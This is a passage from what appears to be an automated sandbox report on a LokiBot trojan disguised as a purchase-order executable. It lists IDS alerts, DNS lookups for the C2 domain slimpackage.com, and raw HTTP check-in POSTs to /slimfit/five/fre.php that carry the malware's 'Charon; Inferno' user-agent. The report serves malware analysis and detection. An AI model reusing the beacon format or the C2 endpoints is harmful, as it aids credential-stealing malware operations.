01/14/22-07:17:05.232616	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49889	80	192.168.2.4	104.223.93.105
01/14/22-07:17:05.232616	TCP	2025381	ET TROJAN LokiBot Checkin	49889	80	192.168.2.4	104.223.93.105
01/14/22-07:17:05.232616	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49889	80	192.168.2.4	104.223.93.105
01/14/22-07:17:06.577783	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49890	80	192.168.2.4	104.223.93.105
01/14/22-07:17:06.577783	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49890	80	192.168.2.4	104.223.93.105
01/14/22-07:17:06.577783	TCP	2025381	ET TROJAN LokiBot Checkin	49890	80	192.168.2.4	104.223.93.105
01/14/22-07:17:06.577783	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49890	80	192.168.2.4	104.223.93.105
01/14/22-07:17:07.881860	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49891	80	192.168.2.4	104.223.93.105
01/14/22-07:17:07.881860	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49891	80	192.168.2.4	104.223.93.105
01/14/22-07:17:07.881860	TCP	2025381	ET TROJAN LokiBot Checkin	49891	80	192.168.2.4	104.223.93.105
01/14/22-07:17:07.881860	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49891	80	192.168.2.4	104.223.93.105
01/14/22-07:17:09.745173	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49892	80	192.168.2.4	104.223.93.105
01/14/22-07:17:09.745173	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49892	80	192.168.2.4	104.223.93.105
01/14/22-07:17:09.745173	TCP	2025381	ET TROJAN LokiBot Checkin	49892	80	192.168.2.4	104.223.93.105
01/14/22-07:17:09.745173	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49892	80	192.168.2.4	104.223.93.105
01/14/22-07:17:11.929100	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49893	80	192.168.2.4	104.223.93.105
01/14/22-07:17:11.929100	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49893	80	192.168.2.4	104.223.93.105
01/14/22-07:17:11.929100	TCP	2025381	ET TROJAN LokiBot Checkin	49893	80	192.168.2.4	104.223.93.105
01/14/22-07:17:11.929100	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49893	80	192.168.2.4	104.223.93.105

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 07:15:13.903927088 CET	192.168.2.4	8.8.8.8	0x6a62	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:15.528506994 CET	192.168.2.4	8.8.8.8	0x6b83	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:16.862633944 CET	192.168.2.4	8.8.8.8	0x621e	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:18.142127991 CET	192.168.2.4	8.8.8.8	0x4eed	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:19.516477108 CET	192.168.2.4	8.8.8.8	0x7991	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:21.174777031 CET	192.168.2.4	8.8.8.8	0x947a	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:24.109755039 CET	192.168.2.4	8.8.8.8	0xfde1	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:25.640181065 CET	192.168.2.4	8.8.8.8	0xa848	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:27.444946051 CET	192.168.2.4	8.8.8.8	0xb509	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:28.851008892 CET	192.168.2.4	8.8.8.8	0x370b	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:30.184693098 CET	192.168.2.4	8.8.8.8	0x15ff	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:31.672205925 CET	192.168.2.4	8.8.8.8	0xf55f	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:32.955732107 CET	192.168.2.4	8.8.8.8	0x97c1	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:35.246782064 CET	192.168.2.4	8.8.8.8	0xe66	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:37.634501934 CET	192.168.2.4	8.8.8.8	0xc3e3	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:40.166773081 CET	192.168.2.4	8.8.8.8	0xee78	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:43.041888952 CET	192.168.2.4	8.8.8.8	0x394e	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:44.537666082 CET	192.168.2.4	8.8.8.8	0x1de5	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:46.131236076 CET	192.168.2.4	8.8.8.8	0xf757	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:48.529268980 CET	192.168.2.4	8.8.8.8	0x448c	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:51.134810925 CET	192.168.2.4	8.8.8.8	0x332	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:52.762025118 CET	192.168.2.4	8.8.8.8	0xb8a0	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:54.234880924 CET	192.168.2.4	8.8.8.8	0xaa34	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:56.255400896 CET	192.168.2.4	8.8.8.8	0x5472	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:58.575176954 CET	192.168.2.4	8.8.8.8	0xc43f	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:01.477211952 CET	192.168.2.4	8.8.8.8	0xeff0	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:03.121555090 CET	192.168.2.4	8.8.8.8	0xa14a	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:04.371279001 CET	192.168.2.4	8.8.8.8	0xf5be	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:05.685066938 CET	192.168.2.4	8.8.8.8	0x2b37	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:07.156482935 CET	192.168.2.4	8.8.8.8	0x6624	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:08.679229021 CET	192.168.2.4	8.8.8.8	0xa227	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:11.928960085 CET	192.168.2.4	8.8.8.8	0x18e5	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:14.001940966 CET	192.168.2.4	8.8.8.8	0x17e7	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:17.261699915 CET	192.168.2.4	8.8.8.8	0xede4	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:20.238981962 CET	192.168.2.4	8.8.8.8	0x7b1b	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:24.393260956 CET	192.168.2.4	8.8.8.8	0x93a3	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:28.115921021 CET	192.168.2.4	8.8.8.8	0x204e	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 07:16:30.577742100 CET	192.168.2.4	8.8.8.8	0x6cf1	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:32.866368055 CET	192.168.2.4	8.8.8.8	0x2008	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:34.589356899 CET	192.168.2.4	8.8.8.8	0x29f7	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:36.625505924 CET	192.168.2.4	8.8.8.8	0x50f4	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:38.657772064 CET	192.168.2.4	8.8.8.8	0xb6d1	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:39.971518993 CET	192.168.2.4	8.8.8.8	0x2d24	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:41.312222004 CET	192.168.2.4	8.8.8.8	0xa7d6	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:43.229424953 CET	192.168.2.4	8.8.8.8	0x36c1	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:46.364284992 CET	192.168.2.4	8.8.8.8	0x986b	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:48.917032003 CET	192.168.2.4	8.8.8.8	0x9e13	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:50.913182020 CET	192.168.2.4	8.8.8.8	0x51d7	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:52.900542974 CET	192.168.2.4	8.8.8.8	0xad8d	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:55.037755013 CET	192.168.2.4	8.8.8.8	0x91ed	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:56.862276077 CET	192.168.2.4	8.8.8.8	0x6eb	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:58.180952072 CET	192.168.2.4	8.8.8.8	0x31c9	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:59.790585995 CET	192.168.2.4	8.8.8.8	0x80a5	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:01.058151960 CET	192.168.2.4	8.8.8.8	0x82b6	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:02.385804892 CET	192.168.2.4	8.8.8.8	0x21b4	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:03.775289059 CET	192.168.2.4	8.8.8.8	0x6489	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:05.055073023 CET	192.168.2.4	8.8.8.8	0x6af	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:06.411191940 CET	192.168.2.4	8.8.8.8	0xfd66	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:07.722347021 CET	192.168.2.4	8.8.8.8	0x85ee	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:09.254395008 CET	192.168.2.4	8.8.8.8	0x5702	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:11.775614977 CET	192.168.2.4	8.8.8.8	0x562f	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 07:15:13.923434973 CET	8.8.8.8	192.168.2.4	0x6a62	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:15.647453070 CET	8.8.8.8	192.168.2.4	0x6b83	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:16.881752014 CET	8.8.8.8	192.168.2.4	0x621e	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:18.261272907 CET	8.8.8.8	192.168.2.4	0x4eed	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:19.535804987 CET	8.8.8.8	192.168.2.4	0x7991	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:21.194984913 CET	8.8.8.8	192.168.2.4	0x947a	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:24.226423979 CET	8.8.8.8	192.168.2.4	0xfde1	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 07:15:25.659820080 CET	8.8.8.8	192.168.2.4	0xa848	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:27.465480089 CET	8.8.8.8	192.168.2.4	0xb509	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:28.868638039 CET	8.8.8.8	192.168.2.4	0x370b	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:30.321918011 CET	8.8.8.8	192.168.2.4	0x15ff	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:31.691579103 CET	8.8.8.8	192.168.2.4	0xf55f	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:32.973172903 CET	8.8.8.8	192.168.2.4	0x97c1	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:35.266144037 CET	8.8.8.8	192.168.2.4	0xe66	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:37.653927088 CET	8.8.8.8	192.168.2.4	0xc3e3	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:40.183775902 CET	8.8.8.8	192.168.2.4	0xee78	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:43.060411930 CET	8.8.8.8	192.168.2.4	0x394e	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:44.557122946 CET	8.8.8.8	192.168.2.4	0x1de5	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:46.151381969 CET	8.8.8.8	192.168.2.4	0xf757	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:48.548661947 CET	8.8.8.8	192.168.2.4	0x448c	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:51.152173042 CET	8.8.8.8	192.168.2.4	0x332	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:52.781132936 CET	8.8.8.8	192.168.2.4	0xb8a0	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:54.254149914 CET	8.8.8.8	192.168.2.4	0xaa34	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:56.274619102 CET	8.8.8.8	192.168.2.4	0x5472	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:15:58.596236944 CET	8.8.8.8	192.168.2.4	0xc43f	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:01.496733904 CET	8.8.8.8	192.168.2.4	0xeff0	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:03.140244961 CET	8.8.8.8	192.168.2.4	0xa14a	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:04.390710115 CET	8.8.8.8	192.168.2.4	0xf5be	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:05.704754114 CET	8.8.8.8	192.168.2.4	0x2b37	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:07.174711943 CET	8.8.8.8	192.168.2.4	0x6624	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:08.697597027 CET	8.8.8.8	192.168.2.4	0xa227	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:11.948059082 CET	8.8.8.8	192.168.2.4	0x18e5	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:14.020950079 CET	8.8.8.8	192.168.2.4	0x17e7	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 07:16:17.279268026 CET	8.8.8.8	192.168.2.4	0xede4	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:20.259481907 CET	8.8.8.8	192.168.2.4	0x7b1b	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:24.411359072 CET	8.8.8.8	192.168.2.4	0x93a3	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:28.133634090 CET	8.8.8.8	192.168.2.4	0x204e	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:30.594938993 CET	8.8.8.8	192.168.2.4	0x6cf1	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:32.886065960 CET	8.8.8.8	192.168.2.4	0x2008	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:34.606406927 CET	8.8.8.8	192.168.2.4	0x29f7	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:36.645319939 CET	8.8.8.8	192.168.2.4	0x50f4	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:38.675271034 CET	8.8.8.8	192.168.2.4	0xb6d1	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:39.991748095 CET	8.8.8.8	192.168.2.4	0x2d24	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:41.331799030 CET	8.8.8.8	192.168.2.4	0xa7d6	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:43.249593019 CET	8.8.8.8	192.168.2.4	0x36c1	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:46.383768082 CET	8.8.8.8	192.168.2.4	0x986b	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:48.936470032 CET	8.8.8.8	192.168.2.4	0x9e13	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:50.931972980 CET	8.8.8.8	192.168.2.4	0x51d7	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:52.919825077 CET	8.8.8.8	192.168.2.4	0xad8d	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:55.058094978 CET	8.8.8.8	192.168.2.4	0x91ed	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:56.881892920 CET	8.8.8.8	192.168.2.4	0x6eb	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:58.200124025 CET	8.8.8.8	192.168.2.4	0x31c9	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:16:59.809870958 CET	8.8.8.8	192.168.2.4	0x80a5	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:01.075694084 CET	8.8.8.8	192.168.2.4	0x82b6	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:02.405262947 CET	8.8.8.8	192.168.2.4	0x21b4	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:03.794727087 CET	8.8.8.8	192.168.2.4	0x6489	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:05.074599981 CET	8.8.8.8	192.168.2.4	0x6af	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:06.430692911 CET	8.8.8.8	192.168.2.4	0xfd66	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:07.742001057 CET	8.8.8.8	192.168.2.4	0x85ee	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 07:17:09.274477959 CET	8.8.8.8	192.168.2.4	0x5702	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 07:17:11.796473026 CET	8.8.8.8	192.168.2.4	0x562f	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- slimpackage.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49765	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:14.068203926 CET	1148	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 190 Connection: close
Jan 14, 2022 07:15:14.326773882 CET	1149	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 06:15:13 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49766	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:15.774785995 CET	1150	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 190 Connection: close
Jan 14, 2022 07:15:16.029309988 CET	1246	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 06:15:14 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49775	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:30.454418898 CET	1345	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:30.710796118 CET	1345	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:29 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49776	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:31.824330091 CET	1346	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:32.075763941 CET	1347	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:30 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49777	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:33.100122929 CET	1348	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:33.355024099 CET	1348	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:32 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49778	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:35.394366026 CET	1350	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:35.667382956 CET	1372	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:34 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49781	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:37.781119108 CET	1373	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:38.033628941 CET	1374	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:36 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49782	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:40.339952946 CET	1375	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:40.607796907 CET	1375	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:39 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49783	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:43.210043907 CET	1376	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
